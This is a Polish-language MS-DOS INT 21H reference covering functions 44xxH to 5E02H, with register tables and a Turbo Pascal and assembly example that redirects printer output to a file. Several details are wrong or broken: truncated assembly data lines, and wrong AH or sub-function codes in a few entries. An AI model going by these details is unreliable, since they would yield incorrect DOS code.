Wywołanie:	AH = 44H AL = 2 – wysłanie polecenia do urządzenia znakowego 3 – odbieranie informacji od urządzenia znakowego BX – numer dojścia do urządzenia CX – Liczba bajtów do przeczytanie / zapisania DS:DX – Adres bufora
Powrót:	Ustawiony znacznik C: AX – kod błędu (1,6) Nie ustawiony C: AX – Liczba przeczytanych bajtów
Opis:	Funkcja przesyła do urządzenia / odbiera z urządzenia znakowego polecenia i informacje. Znaczenie poleceń wydawanych tą drogą zależy od programu obsługi urządzenia znakowego (patrz rozdział 2).
Uwagi:	Funkcje te mają zamierzone działanie gdy ustawiony jest 14 bit opisu urządzenia (patrz funkcje 4400H i 4401H).

Funkcje 4403H i 4404H

Nazwa:	Wysłanie polecenia / Odbieranie informacji od urządzenia blokowego
Wywołanie:	AH = 44H AL = 2 – wysłanie polecenia do urządzenia blokowego 3 – odbieranie informacji od urządzenia blokowego BX – numer urządzenia (0=dysk bieżący, 1=A, 2=B itd.) CX – Liczba bajtów do przeczytanie / zapisania DS:DX – Adres bufora
Powrót:	Ustawiony znacznik C: AX – kod błędu (1,5) Nie ustawiony C: AX – Liczba przeczytanych bajtów
Opis:	Funkcja przesyła do urządzenia / odbiera z urządzenia blokowego polecenia i informacje. Znaczenie poleceń wydawanych tą drogą zależy od programu obsługi urządzenia blokowego (patrz rozdział 2).

Funkcje 4406H i 4407H

Nazwa:	Pytanie o stan urządzenia wejściowego/wyjściowego
Wywołanie:	AH = 44H AL = 6 – Pytanie o stan urządzenia wejściowego 7 – Pytanie o stan urządzenia wyjściowego BX – numer dojścia do urządzenia
Powrót:	Ustawiony znacznik C: AX – kod błędu (1,5,6,13) Nie ustawiony C: AL = 00H – Urządzenie nie gotowe 0FFH – Urządzenie gotowe (Przy czytaniu z pliku – koniec pliku)
Opis:	Funkcja zwraca stan urządzenia lub pliku związanego z dojściem, którego numer znajduje się w rejestrze BX. Znaczenie parametrów jest takie jak powyżej.

Funkcja	4408H
Nazwa:	Pytanie, czy urządzenie ma wymienny nośnik
Wywołanie:	AH = 44H AL = 08H BX – numer urządzenia (0=dysk bieżący, 1=A, 2=B itd.)
Powrót:	Ustawiony znacznik C: AX – kod błędu (1,15) Nie ustawiony C: AX = 0 – Urządzenie ma wymienny nośnik 1 – Urządzenie nie ma wymiennego nośnika
Opis:	Funkcja zwraca w rejestrze AX informację, czy urządzenie o numerze przekazanym w BX posiada wymienny nośnik (Np. Stacja Dysków), czy nie (Dysk twardy).
Uwagi:	Używaj tej funkcji na przykład wtedy gdy na dysku nie ma plików potrzebnych programowi i trzeba wydrukować komunikat o wymianie dyskietek. Sam kilkakrotnie w starszych grach spotkałem się z napisami typu: „Put The Original Game Disk Into Drive C:”, czy „Change Disk in Drive C:”.

Funkcja	4409H
Nazwa:	Pytanie, czy urządzenie blokowe jest dostępne przez sieć
Wywołanie:	AH = 44H AL = 09H BX – numer urządzenia (0=dysk bieżący, 1=A, 2=B itd.)
Powrót:	Ustawiony znacznik C: AX – kod błędu (1,5) Nie ustawiony C: DX – atrybuty urządzenia
Opis:	Funkcja określa, czy urządzenie blokowe o numerze podanym w BX jest dostępne w sieci. w rejestrze DX zwracane są atrybuty urządzenia. Jeśli bit 12 tych atrybutów jest wyzerowany to urządzenie jest zainstalowane w komputerze lokalnym (czyli w tym, z którego właśnie korzystasz). Jeśli w rejestrze DX przekazane jest słowo, którego 12 bit jest ustawiony, a pozostałe wyzerowane to urządzenie jest urządzeniem odległym (czyli jest zainstalowane w innym komputerze sieciowym).

Funkcja	440AH
Nazwa:	Pytanie, czy plik lub urządzenie jest dostępne przez sieć
Wywołanie:	AH = 44H AL = 0AH BX – numer dojścia
Powrót:	Ustawiony znacznik C: AX – kod błędu (1,5) Nie ustawiony C: DX – atrybuty
Opis:	Funkcja określa, czy urządzenie lub plik związane z dojściem o numerze podanym w BX jest dostępne w sieci. w rejestrze DX zwracane są atrybuty. Jeśli bit 15 tych atrybutów jest wyzerowany to dojście prowadzi do pliku lub urządzenia lokalnego. Jeśli bit ten jest ustawiony, to urządzenie lub plik jest odległe (czyli zainstalowane w innym komputerze sieciowym).

Funkcja	440BH
Nazwa:	Ustalanie liczby nawrotów
Wywołanie:	AH = 44H AL = 0BH DX – Liczba nawrotów CX – Czas pomiędzy ponownymi próbami operacji dyskowych
Powrót:	Ustawiony znacznik C: AX – kod błędu (1) Nieustawiony C: O.K.
Opis:	Funkcja określa ile ma wykonać nawrotów operacji dyskowych, zakończonych błędem przejściowy (Np próba dostępu do zarezerwowanego pliku) i jaki ma być czas pomiędzy tymi próbami. Po wykonaniu tej liczby nawrotów system w przypadku błędu wywoła przerwanie 24H. Standardowo DOS powtarza operacje dyskowe trzy razy. Opóźnienie między próbami jest realizowane po prostu przez instrukcje. MOV CX, czas delay: LOOP delay tak więc zależy od szybkości procesora.

Funkcja	440CH
Nazwa:	Ustalanie matrycy znaków urządzeń
Wywołanie:	AH = 44H AL = 0CH BX – numer dojścia do urządzenia CH – Typ urządzenia: = 0 -nieznane = 1 -COMn (urządzenie szeregowie) = 3 -CON (konsola) = 5 -LPTn (Drukarka równoległa) CL = 4CH – Zaczynj przygotowywać matrycę 4DH – Przygotuj matrycę 4AH – Wybierz przygotowaną matrycę 6AH – Pobierz bieżącą matrycę 6AH – Pobierz listę przygotowanych matryc
Powrót:	DS:DX – Adres bufora z danymi Ustawiony znacznik C: AX – kod błędu (1) Nie ustawiony C: DS:DX – Bufor z danymi może zawierać dodatkowe informacje.
Opis:	W systemie operacyjnym MS-DOS powyżej wersji 3.30 istnieje możliwość programowego wymieniań matryc znaków dla danego kraju. Niektóre programy obsługi urządzeń pobierają informacje o matrycy znaków ze zbiorów z rozszerzeniem CPI (Code Page Info). Dzięki tej funkcji można zmieniać ustawione matryce znaków lub otrzymywać o nich informacje. (Matryca jest identyfikowana numerem, faktyczna jej zawartość zależy od urządzenia dla którego jest zdefiniowana)

Format danych funkcji (pod adresem DS:DX)

CL=4AH, 4DH, 6AH

Offs	Rozmiar	Zawartość
+2	2	Rozmiar
+4	2	Id Matr

CL=4CH

Offs	Rozmiar	Zawartość
+2	2	Atrybuty
+4	2	Rozmiar reszty danych w bajtach
+6	2	Liczba matryc (n)
+8	2	Pierwsza matryca (np 1b5H = 437 = USA)
+0aH	2	Druga matryca
		...
+8	2	N-ta matryca

CL=6BH

Offs	Rozmiar	Zawartość
+0	2	Długość listy w bajtach
+2	2	Liczba matryc sprzętowych (N)
+4	2	Sprzętowa matryca nr 1
+6	2	Sprzętowa matryca nr 2
+?	2	Sprzętowa matryca nr N
+?	2	Liczba przygotowanych matryc (M)
+?	2	Przygotowana matryca nr 1
+?	2	Przygotowana matryca nr 2
		...
+?	2	Przygotowana matryca nr M

Maksymalnie może istnieć 12 sprzętowych i dwanaście przygotowanych matryc.

Uwagi: Struktura pliku z definicją matryc znaków (.CPI) przedstawia się następująco:

Nagłówek matrycy
Nazwa matrycy
Offset bloku informacji o znakach
Informacje o znakach
Informacja o matrycy
Wskaźnik na następną matrycę
Typ urządzenia

Numer matrycy
 Offset danych o znakach
 Dane o fontach
 Liczba zdefiniowanych fontów (N)
 Font 1
 wiersze, kolumny (np VGA: 16, 8)
 Liczba zdefiniowanych znaków
 definicje znaków
 Font 2
 :
 :
 Font n

Funkcja 440DH

Nazwa: Ogólna kontrola urządzeń blokowych
 Wywołanie: AH = 44H
 AL = 0DH
 BL – numer dysku (0-bieżący, 1=A, 2=B, itd.)
 CH = 08H
 CL – Kod funkcji patrz poniżej
 DS:DX – adres bloku parametrów – 1
 Powrót: Ustawiony znacznik C:
 AX – kod błędu (1,2)
 Nie ustawiony C:
 O.K.
 Opis: Funkcja służy do czytania, pisania, formatowania dysku logicznego. Następujące kody sub-funkcji mogą być przekazywane w rejestrze BL:

Kod	Znaczenie
40H	Ustal parametry urządzenia
41H	Zapisz ścieżkę urządzenia logicznego
42H	Formatuj ścieżkę urządzenia logicznego
60H	Pobierz parametry urządzenia
61H	Czytaj ścieżkę urządzenia logicznego
62H	Weryfikuj ścieżkę urządzenia logicznego

Postać bloku parametrów dla poszczególnych sub-funkcji:

CL=40H, CL=60H:

Bajt	Funkcje Specjalne
Bajt	Typ Urządzenia
Słowo	Atrybuty Urządzenia
Słowo	Liczba Cylindrów
Bajt	Typ Nośnika
	BPS urządzenia
	Ułożenie Ścieżek

Znaczenie poszczególnych pól jest następujące:

Funkcje Specjalne:

Bit	Wartość	Znaczenie
0	0	Pole BPB urządzenia zawiera nowe BPB dla tego urządzenia
1	1	Ignoruj wszystkie pola bloku poza Ułożeniem ścieżek
2	0	Sektory w ścieżce nie mogą być jednakowych rozmiarów
3..7	0	Muszą być wyzerowane

Typ Urządzenia:

Wartość	Znaczenie:
0	320/360 KB
1	1.2 MB
2	720 KB
3	8" pojedyncza rozdzielczość
4	8" podwójna rozdzielczość
5	Dysk twardy
6	Taśma magnetyczna
7	Inne

Atrybuty Urządzenia:

Bit	Wartość	Znaczenie
0	1	Urządzenie z wymiennym nośnikiem
1	1	Urządzenie dyskowe wymagające zamknięcia
2..7		

Typ Nośnika: Jeśli bit 0 = 0, to jest to stacja dysków gęstych (1.2 MB), jeśli bit 0=1, to stacja dysków podwójnej gęstości (360 KB)

BPB urządzenia: Jeśli bit 0 Funkcji Specjalnych = 0 to pole to zawiera nowy blok BPB (patrz rozdział 2) dla tego bloku.

Ułożenie ścieżek: Pole ma następujący format:
 Liczba sektorów na dysku (N)
 Numer sektora 1
 Rozmiar sektora 1
 ...
 Numer sektora N
 Rozmiar sektora N

CL=41H, CL=61H

Bajt	Funkcje Specjalne (=0)
Słowo	Numer Głowicy
Słowo	Numer Cylindra
Słowo	Numer Pierwszego Sektora

Słowo	Liczba Sektów
4 bajty	Adres Bufora
CL=42H, CL=62H	
Bajt	Funkcje Specjalne (=0)
Słowo	Numer Głowicy
Słowo	Numer Cylindra

Funkcje	440EH,440FH
Nazwa:	Pobierz/Ustaw mapę urządzenia
Wywołanie:	AH = 440H AL = 0EH – Pobranie urządzenia logicznego związanego z fizycznym 0FH – Ustalenie urządzenia logicznego
Powrót:	BX – numer urządzenia (0=dysk bieżący, 1=A, itd. ;jeśli AL=0FH) Ustawiony znacznik C: AX – kod błędu (1,5) Nie ustawiony C: AL – urządzenie logiczne przyporządkowane do fizycznego.(jeśli AL = 0EH; zwraca 0 jeśli z urządzeniem fizycznym jest związane tylko jedno urządzenie logiczne)
Opis:	Funkcja pozwala związać urządzenie logiczne z fizycznym. Funkcja jest przydatna tylko wtedy gdy jednemu urządzeniu blokowemu odpowiada więcej niż jedno urządzenie logiczne

Funkcja	45H
Nazwa:	Kopiowanie dojścia
Wywołanie:	AH = 45H BX = numer dojścia
Powrót:	Ustawiony znacznik C: AX – kod błędu (4,6) Nie ustawiony C: AX – nowe dojście
Opis:	Funkcja tworzy nowe dojście do pliku. W rejestrze AX podawany jest numer dojścia do pliku, w rejestrze BX funkcja zwraca nowy numer dojścia do tego samego pliku.
Uwagi:	Funkcji tej używa się zazwyczaj wraz z funkcją 46H do zmiany standardowych strumieni.

Funkcja	46H
Nazwa:	Zmiana dojścia
Wywołanie:	AH = 46H BX – numer pierwotnego dojścia CX – numer wtórnego dojścia
Powrót:	Ustawiony znacznik C: AX – kod błędu (4,6) Nie ustawiony C: O.K.

- Opis: Powyższa funkcja zmienia dojście wtórne, przekazane w CX, tak aby było kopią dojścia pierwotnego, przekazanego w BX. Stosuje się ją zazwyczaj przy zmianie znaczeń standardowych strumieni.
- Uwagi: Poniżej znajduje się program zmieniający znaczenie standardowego strumienia drukarki, tak aby był on związany z plikiem. Dla uproszczenia czynności związanych z uruchamianiem procesu program jest napisany w Turbo Pascalu.

```

{*****}
{*
{*      Program Druk      Andrzej Dudek      Pazdziernik 1992      *}
{*
{*  Uruchomienie programu, ktorego nazwa jest przekazywana jako    *}
{*  parametr oraz skierowanie standardowego strumienia drukarki    *}
{*  do zbioru.                                                       *}
{*
{*  Uzycie :                                                         *}
{*  Druk nazwa_zbioru_tekstowego nazwa_programu parametry_programu *}
{*
{******}

{$M 4000,0,0}
{$f+}
uses dos;
var
  Progr,Drukarka,Parametry:String;
  i      :byte;
  Label
  Tymcz,Druk;
begin
  if Paramcount=0 then
  begin
    writeln('Podaj nazwe zbioru do ktorego kierowane maja byc wydruki:');
    readln(Drukarka);
    Drukarka:=Drukarka+#0;
  end
  else
    Drukarka:=Paramstr(1)+#0;
    if Paramcount<=1 then
    begin
      writeln;
      writeln('Podaj nazwe programu do uruchomienia:');
      readln(Progr);
    end
    else
      Progr:=Paramstr(2);
      Parametry:='';
      for i:=3 to Paramcount do Parametry:=Parametry+Paramstr(i)+' ';
  asm
    JMP @1
  Druk: db '
        db '
  Tymcz: db 0,0
@1:
  PUSH DS
  MOV     AX,SEG Tymcz
  MOV     DS,AX
  MOV     AX,SEG Drukarka
  MOV     ES,AX
  MOV     CX,127
@2:
  MOV     BX,CX
  MOV     AH,BYTE PTR ES:Drukarka[bx]
  MOV     BYTE PTR Druk[bx],ah
  LOOP    @2
  MOV     AH,45H
  MOV     BX,4
  INT     21H
  MOV     WORD PTR [Tymcz],AX
  MOV     AH,3CH
  MOV     CX,0
  LEA     DX,Druk
  INC     DX

```

```

INT      21H
MOV      BX, AX
MOV      CX, 4
MOV      AH, 46h
INT      21H
MOV      AH, 3EH
INT      21H
POP      DS
end;
EXEC(Progr, Parametry);
asm
MOV      AX, SEG Drukarka
MOV      DS, AX
MOV      BX, WORD PTR [tymcz]
MOV      CX, 4
MOV      AH, 46H
INT      21H
end;
end.

```

Funkcja 47H

Nazwa: Pytanie o katalog bieżący

Wywołanie: AH = 47H
DS:SI – adres 64-bajtowego bufora
DL – dysk (0=bieżący, 1=A, itd)

Powrót: Ustawiony znacznik C:
AX – kod błędu (15)
Nie ustawiony C:
O.K. – w buforze nazwa katalogu

Opis: Funkcja zwraca do bufora znajdującego się pod adresem DS:SI nazwę katalogu bieżącego, na dysku o numerze podanym w DL. Nazwa może mieć maksymalnie 64 znaki w kodzie ASCII.

Funkcja 48H

Nazwa: Przydzielanie pamięci procesowi

Wywołanie: AH = 48H
BX – Liczba potrzebnych paragrafów (16-bitowych) pamięci

Powrót: Ustawiony znacznik C:
AX – kod błędu (7,8)
BX – liczba dostępnych paragrafów pamięci Nie ustawiony C:
AX – segment, w którym znajduje się przydzielona pamięć

Opis: Funkcja przydziela procesowi spójny obszar pamięci, którego obszar jest przekazany w paragrafach (16 bitów) w rejestrze BX. Po przydzieleniu pamięci znacznik C jest wyzerowany, a w rejestrze AX znajduje się adres pierwszego segmentu zawierającego przydzieloną pamięć. Jeśli brak dostatecznej ilości pamięci na spełnienie żądania, to znacznik C jest ustawiany, a rejestr BX zawiera maksymalną liczbę dostępnych paragrafów.

Funkcja 49H

Nazwa: Zwalnianie pamięci

Wywołanie: AH = 49H
ES – segment, w którym znajduje się zwalniana pamięć

Powrót: Ustawiony znacznik C:
AX – kod błędu (7,9)
Nie ustawiony C:
O.K.

Opis: Funkcja zwalnia pamięć uprzednio przydzieloną przez funkcję 48H

Funkcja	4AH
Nazwa:	Zmiana wielkości przydzielonej pamięci
Wywołanie:	AH = 4AH BX – Liczba paragrafów (16-bitowych) pamięci ES – Segment zmienianej pamięci
Powrót:	Ustawiony znacznik C: AX – kod błędu (7,8,9) BX – Maksymalna liczba dostępnych paragrafów Nie ustawiony C: O.K.
Opis:	Funkcja zmniejsza/zwiększa pamięć przydzieloną przy pomocy funkcji 48H. Jeśli system nie może przydzielić całej żądanej pamięci, to w rejestrze BX zwracana jest liczba paragrafów (16 bajtów) dostępnych w systemie.
Uwagi:	Po rozpoczęciu pracy procesu, system przydziela mu całą dostępną pamięć.

Możesz użyć tej funkcji aby zmniejszyć pamięć przydzieloną procesowi, w celu, na przykład, uruchomienia procesu potomnego.

Funkcja	4B00H
Nazwa:	Ładowanie i uruchamianie programu
Wywołanie:	AH = 4BH AL = 00H DS:DX – adres łańcucha zawierającego nazwę pliku z programem ES:BX – adres bloku parametrów
Powrót:	Ustawiony znacznik C: AX – kod błędu (1,2,3,4,5,8,10,11) Nie ustawiony C: O.K.
Opis:	Funkcja tworzy nowy proces i uruchamia program z nim związany. Obraz programu musi znajdować się w zbiorze z rozszerzeniem .COM lub .EXE, którego nazwa w kodzie ASCII znajduje się pod adresem wskazywanym przez DS:DX. ES:BX wskazuje na adres bloku parametrów, którego postać jest następująca:

Offset	Rozmiar	Opis
0	2	Adres segmentu środowiska (00 oznacza środowisko procesu macierzystego).
2	4	Adres wiersza polecenia, który ma zostać umieszczony na pozycji 60H PSP.
6	4	Adres bloku FCB, który ma być umieszczony na pozycji 5CH w PSP
0AH	4	Adres bloku FCB, który ma być umieszczony na pozycji 6CH w PSP

Wszystkie pozycje w bloku parametrów muszą mieć format taki sam jak odpowiadające im pozycje w przedrostku procesu (PSP). Środowisko oraz wszystkie otwarte pliki i dojścia procesu macierzystego (z wyjątkiem tych, w których jawnie określona była wyłączność dostępu) są dostępne dla procesu potomnego.

Uwagi: Funkcja ta jest bardzo często stosowana, do chwilowego „opuszczania” programu i uruchamiania systemu operacyjnego. W takim wypadku ładowana jest po prostu druga kopia COM-MAND.COM. Ma jednak swoje ograniczenia. Przykładowo po wywołaniu drugiej kopii procesora poleceń nie będziesz mógł zmieniać środowiska, gdyż każdy proces dziedziczy statyczną kopię środowiska. Przy korzystaniu z tej funkcji zawsze pamiętaj, aby przed jej wywołaniem zmniejszyć pamięć przydzieloną macierzystemu procesowi (funkcją 4AH), gdyż zazwyczaj proces ten ma przydzieloną całą dostępną pamięć i próba wywołania procesu potomnego kończy się błędem 8.

Funkcja	4B03H
Nazwa:	Ładowanie nakładki
Wywołanie:	AH = 4BH AL = 03H DS:DX – adres łańcucha zawierającego nazwę pliku z programem ES:BX – adres bloku parametrów
Powrót:	Ustawiony znacznik C: AX – kod błędu (1,2,3,4,5,8,10) Nie ustawiony C: O.K.
Opis:	Funkcja ładuje do pamięci nakładkę. Znaczenie poszczególnych parametrów jest takie jak w przypadku funkcji 4B00H. Ładowanie nakładki różni się od ładowania programu tym, że nakładka nie uruchamia nowego procesu, tylko jest wykonywana w ramach bieżącego. Co za tym idzie funkcja ta nie tworzy nowego PSP i nie oddaje sterowania do nakładki. Do załadowania nakładki nie jest potrzebna żadna pamięć, poza przydzieloną procesowi.
Funkcja	4CH
Nazwa:	Zakończenie procesu
Wywołanie:	AH = 4CH AL – Kod powrotu
Powrót:	Brak
Opis:	Funkcja kończy wykonywany proces, zamykając wszystkie otwarte pliki i zwalniając pamięć przydzieloną na początku pracy procesu. W rejestrze AL przekazywany jest kod powrotu informujący proces nadrzędny z jakiego powodu została zakończona praca procesu.
Uwagi:	Jeśli Twój proces używał funkcji ograniczających dostęp do plików, to przed końcem pracy powinien zlikwidować wszystkie ograniczenia.
Funkcja	4DH
Nazwa:	Pobieranie kodu powrotu procesu potomnego
Wywołanie:	AH = 4DH
Powrót:	AX – kod powrotu
Opis:	Funkcja zwraca kod powrotu procesu potomnego. W rejestrze AL znajduje się kod przekazywany jako parametr funkcji 31H lub 4CH. Rejestr AH zawiera informacje systemu dotyczące przyczyny zakończenia procesu: 0 – Naturalne zejście (Funkcje 00H lub 4CH) 1 – Zakończony przez Control-C 2 – Zakończony przez poważny błąd urządzenia 3 – TSR. Zakończony przez funkcję 31H
Funkcja	4EH
Nazwa:	Znajdowanie pierwszego pliku w katalogu
Wywołanie:	AH = 4EH DS:DX – adres łańcucha w kodzie ASCII zawierającego nazwę pliku CX – atrybuty szukanego pliku
Powrót:	Ustawiony znacznik C: AX – kod błędu (2,3,18) Nie ustawiony C: O.K.

Opis: Funkcja przeszukuje bieżący lub podany katalog w poszukiwaniu pliku odpowiadającego wzorcowi przekazanej pod adresem wskazywanym przez DS:DX. We wzorcu mogą znajdować się symbole ? i * . Oprócz zwykłych plików szukane są pliki ukryte, systemowe i podkatalogi, jeśli w rejestrze CX zostaną ustawione bity odpowiadające atrybutom. Po znalezieniu pliku odpowiadającego wzorcowi w buforze roboczym operacji dyskowych (DTA) umieszczane są informacje wg. formatu:

Offset	Rozmiar	Zawartość
00H	15H	Zarezerwowane dla funkcji 4FH
15H	1	Atrybuty
16H	2	Czas ostatniej modyfikacji
18H	2	Data ostatniej modyfikacji
1AH	4	Rozmiar pliku w bajtach
1EH	0DH	Nazwa i rozszerzenie pliku w kodzie ASCII

Uwagi: Szukanie następnego pasującego pliku odbywa się przy pomocy funkcji 4FH.

Funkcja	4FH
Nazwa:	Znajdowanie następnego pliku w katalogu
Wywołanie:	AH = 4FH
Powrót:	Ustawiony znacznik C: AX – kod błędu (18) Nie ustawiony C: O.K.
Opis:	Funkcja kontynuuje szukanie plików zgodnych ze wzorcem podanym w funkcji 4EH. DTA przed wywołaniem funkcji musi zawierać informacje w takim formacie, jaki opisany jest przy poprzedniej funkcji. Jeśli funkcja nie znajdzie więcej plików odpowiadających wzorcowi, to ustawiany jest znacznik C, a rejestr AX zawiera 18 (Brak dalszych plików pasujących do wzorca). W przeciwnym wypadku DTA jest wypełniane w odpowiedni sposób, tak że można wznowić szukanie od tego pliku.

Funkcja	50H
Nazwa:	Ustaw segment PSP
Wywołanie:	AH = 50H BX – adres nowego segmentu PSP
Powrót:	Brak
Opis:	Funkcja ustawia nową wartość segmentu, w którym znajduje się przedrostek procesu (PSP). Stosowana jest wraz z następną funkcją przy pisaniu programów rezydentnych, które, aby poprawnie pracowały, powinny przywrócić swój oryginalny PSP, a nie korzystać z PSP aktualnie wykonywanego procesu.
Uwagi:	Funkcja nie jest udokumentowana, jednak korzysta z niej wiele programów typu TSR znanych firm.

Funkcja	51H
Nazwa:	Pobierz segment PSP
Wywołanie:	AH = 51H
Powrót:	BX – aktualny segment PSP

- Opis:** Funkcja pobiera aktualny segment PSP. Schemat postępowania przy programach typu TSR jest następujący:
- Część instalacyjna pobiera swój segment PSP i zapamiętuje go (np pod zmienną A)
 - Część rezydentna podczas wywołania zapamiętuje segment PSP aktualnie wykonywanego procesu, zapamiętuje go (np pod B) i ustawia segment PSP jako A.
 - Po zakończeniu wywołania część rezydentna przywraca segment PSP wykonywanego procesu jako B.
- Uwagi:** Funkcja nie jest udokumentowana, jednak korzysta z niej wiele programów typu TSR znanych firm.
- Odpowiednik:** 62H

Funkcja 52H

- Nazwa:** Pobierz adres listy adresów MS-DOS
- Wywołanie:** AH = 52H
- Powrót:** ES:BX – adres listy
- Opis:** Funkcja zwraca w rejestrach ES:BX adres wewnętrznej listy adresów systemu. Format tej listy jest następujący:

Offset	Rozmiar	Zawartość
-02H	2	Pierwszy przydzielony blok pamięci.
00H	1	0
01H	2	Adres pierwszego bloku dysku
08H	4	Adres procedury urządzenia CLOCK\$
0C	4	Adres procedury urządzenia CON:
10H	2	Maksymalna liczba bajtów dla procedur obsługi urządzeń
20H	1	Liczba urządzeń blokowych w systemie
21H	1	Wartość komendy LASTDRIVE w CONFIG.SYS
22H	?	Procedura obsługi urządzenia NULL

- Uwagi:** Funkcja nieudokumentowana. Bądź ostrożny z jej używaniem.

Funkcja 54H

- Nazwa:** Pytanie o stan sygnalizatora weryfikacji
- Wywołanie:** AH = 54H
- Powrót:** AL = 0 – VERIFY OFF
1 – VERIFY ON
- Opis:** Funkcja zwraca stan sygnalizatora weryfikacji. Jeśli znacznik ten jest ustawiony (AL=1) to po każdej operacji zapisu na dysk dokonywane jest potwierdzenie poprawności poprzez odczyt i sprawdzenie kodu kontrolnego CRC.

Funkcja 55H

- Nazwa:** Utwórz PSP
- Wywołanie:** AH = 55H
DX – segment nowego PSP

Powrót:	Ustawiony znacznik C: AX – kod błędu (1) Nie ustawiony C:
Opis:	Funkcja ta tworzy nowy przedrostek PSP.
Uwagi:	Funkcja nie jest udokumentowana.
Odpowiednik:	W nowszych wersjach systemu zaleca się stosowanie funkcji 4B00H, która tworzy nowy PSP i uruchamia proces potomny.

Funkcja	56H
Nazwa:	Zmiana pozycji w katalogu
Wywołanie:	AH = 56H DS:DX – adres łańcucha w kodzie ASCIIZ zawierającego pierwotną nazwę ES:DI – adres łańcucha w kodzie ASCIIZ zawierającego wtórną nazwę
Powrót:	Ustawiony znacznik C: AX – kod błędu (2,3,5,17) Nie ustawiony C: O.K.
Opis:	Funkcja zmienia nazwę pliku, którego nazwa przekazywana jest pod adresem wskazywanym przez DS:DX na nazwę znajdującą się pod adresem wskazywanym przez ES:DI. Przy pomocy tej funkcji nie można zmieniać nazw plików systemowych i ukrytych oraz nazw kartotek. Nie można również zmienić nazwy pliku w ten sposób, aby odnosiła się do innego urządzenia. Może jednak odnosić się do innej kartoteki.

Funkcja	57H
Nazwa:	Sprawdzanie lub zmiana daty i czasu modyfikacji pliku.
Wywołanie:	AH = 57H AL = 0 – Sprawdzanie 1 – Ustawianie daty i czasu BX – numer dojścia CX – czas do ustawienia (jeśli AL=1) DX – data do ustawienia (jeśli AL=1)
Powrót:	Ustawiony znacznik C: AX – kod błędu (1,6) Nie ustawiony C: CX – czas ostatniej modyfikacji pliku (jeśli AL=0) DX – data ostatniej modyfikacji pliku (jeśli AL=0)
Opis:	Funkcja sprawdza czas i datę ostatniej modyfikacji pliku lub ustawia je.
Znaczenie kolejnych bitów jest następujące:	
DX:	9..15 – Rok od 1980 5..8 – Miesiąc 0..4 – Dzień
CX:	11..15 – Godzina 5..10 – Minuta 0..4 – Sekunda / 2

Funkcja	58H
Nazwa:	Pytanie o strategię przydziału pamięci lub ustalanie tej strategii
Wywołanie:	AH = 58H AL = 0 – Pytanie

	1 – Ustalanie strategii
Powrót:	BX = Strategia (jeśli AL=1) Ustawiony znacznik C: AX – kod błędu (1) Nie ustawiony C: AX = Strategia (jeśli AL=0)
Opis:	Funkcja ustala lub pobiera strategię przydziału pamięci operacyjnej. Możliwe są trzy rodzaje strategii:
0 – Pierwsze dopasowanie	Przy przydziale pamięci system przydziela pierwszy pasujący blok. Jest to strategia standardowo stosowana przez DOS.
1 – Najlepsze dopasowanie	System przydziela ten fragment pamięci, którego długość najmniej się różni od żądanej. Ta strategia jest najbardziej optymalna, ale pochłania najwięcej czasu przy przydziale.
2 – Ostatnie dopasowanie	Funkcja przydziela ostatni blok, który ma dostateczną długość.

Funkcja	59H
Nazwa:	Pytanie o pełny kod błędu
Wywołanie:	AH = 59H BX – poziom błędu (zawsze 0)
Powrót:	AX – rozszerzony kod błędu BH – klasa błędu BL – proponowana reakcja na błąd CH – Przypuszczalne miejsce powstania błędu Zawartość rejestrów CL,DX,SI,DI,DS,ES jest niszczone
Opis:	Funkcja zwraca pełny kod błędu dla danego poziomu (Patrz rozdział poświęcony kodom błędów). Na razie (DOS piątka) nie zdefiniowano innych poziomów błędu poza zerowym, dlatego w rejestrze BX przed wywołaniem funkcji powinno znaleźć się 0.

Funkcja	5AH
Nazwa:	Tworzenie pliku roboczego
Wywołanie:	AH = 5AH CX – atrybuty pliku DS:DX – Adres łańcucha zawierającego ścieżkę dostępu w kodzie ASCII i 13 wolnych znaków
Powrót:	Ustawiony znacznik C: AX – kod błędu (2,3,4,5) Nie ustawiony C: AX – numer dojścia
Opis:	Funkcja działa podobnie jak funkcja 3C – tworzenie dojścia, różnice są tylko takie, że jako parametr jest przekazywana tylko ścieżka dostępu, a nie nazwa pliku. System sam nada plikowi taką nazwę, która nie istnieje dotychczas w katalogu.
Uwagi:	Mimo, iż funkcja zakłada plik roboczy, to nie jest on automatycznie kasowany przy końcu pracy procesu.

Funkcja	5BH
Nazwa:	Tworzenie nowego pliku
Wywołanie:	AH = 3CH DS:DX – adres łańcucha w kodzie ASCII zawierającego nazwę pliku CX – atrybuty pliku

Powrót:	Ustawiony znacznik C: AX – kod błędu (2,3,4,5,80) Nie ustawiony C: AX – numer dojścia
Opis:	Funkcja tworzy plik o podanej nazwie, równocześnie definiując doń dojście z uprawnieniami do czytania i pisania w pliku. Nowy plik ma zerową długość i atrybuty przekazane w rejestrze CX. Jeśli plik o podanej nazwie już istnieje to funkcja kończy się błędem.

Funkcja	5CH
Nazwa:	Rezerwowanie lub zwalnianie części pliku
Wywołanie:	AH = 5CH AL = 0 – rezerwowanie 1 – zwalnianie BX – numer dojścia CX:DX – start obszaru w pliku SI:DI – długość obszaru w pliku
Powrót:	Ustawiony znacznik C: AX – kod błędu (1,6,33,36) Nie ustawiony C: O.K.
Opis:	Funkcja rezerwuje lub zwalnia część pliku. Tylko proces wykonujący funkcję ma prawo do wykonywania operacji czytania/zapisu na tym obszarze funkcji. Jeśli jakiś inny proces będzie próbował użyć tej części pliku, to po wykonaniu liczby nawrotów zdefiniowanej przez funkcję 440BH wywoła przerwanie 24H.
Uwagi:	Microsoft nie gwarantuje, iż przy kończeniu procesu wszystkie zarezerwowane pliki będą automatycznie zwolnione. Dlatego musisz sam pamiętać o zwalnianiu plików przez kończącą swą pracę proces.

Funkcja	5E00H
Nazwa:	Pytanie o nazwę stanowiska roboczego
Wywołanie:	AH = 5EH AL = 00H DS:DX – adres 16-bajtowego bufora
Powrót:	Ustawiony znacznik C: AX – kod błędu (1) Nie ustawiony C: CX – numer identyfikacyjny komputera lokalnego
Opis:	Funkcja wpisuje do bufora znajdującego się pod adresem DS:DX sieciową nazwę komputera lokalnego (tego, z którego jest wywoływana). Ponadto w rejestrze CX funkcja zwraca identyfikator sieciowy komputera.

Funkcja	5E02H
Nazwa:	Ustalanie znaków sterujących drukarką.
Wywołanie:	AH = 5EH AL = 02H BX – indeks w liście przypisań CX – długość znaków sterujących DS:DX – adres, pod którym znajdują się znaki sterujące
Powrót:	Ustawiony znacznik C: AX – kod błędu (1) Nie ustawiony C: O.K.

